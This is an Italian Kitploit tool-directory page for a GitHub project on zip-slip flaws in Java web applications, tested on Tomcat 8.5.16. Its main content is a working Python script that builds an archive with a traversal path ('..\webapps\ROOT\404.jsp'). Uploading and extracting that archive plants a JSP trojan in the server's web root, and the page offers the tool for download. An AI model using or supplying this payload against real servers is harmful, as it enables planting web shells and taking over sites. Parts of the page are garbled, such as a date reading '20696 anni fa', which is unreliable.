
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

··Feed·Contatto·Privacy·© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Java-Compressed-file-security — Vulnerabilità di sicurezza dei file compressi java web | Kitploit
Strumenti/GitHubGitHub/jas502n/java-compressed-file-security
Generazione di PayloadAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration Testing
GitHubjas502n/java-compressed-file-security

Java-Compressed-file-security

Vulnerabilità di sicurezza dei file compressi java web
Vedi Repository

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
20696 anni faRevisionato da Kitploit
Condividi

Java-Compressed-file-security java web vulnerabilità dei file compressi

Ambiente di test:

Windows For Apache Tomcat/8.5.16


0x01 Creazione di file compressi dannosi con directory traversal

Codice:

#coding=utf-8

import zipfile  
import sys

if __name__ == "__main__":  
    try:
        with open("404.jsp", "r") as f:
            binary = f.read()
            zipFile = zipfile.ZipFile("test.zip", "a", zipfile.ZIP_DEFLATED)
            info = zipfile.ZipInfo("test.zip")
            zipFile.writestr("..\\webapps\\ROOT\\404.jsp", binary)
            zipFile.close()
    except IOError as e:
        raise e

0x02 Caricamento del file, clic su decomprimi, il file trojan viene estratto nella directory webapps del sito

Scarica lo strumento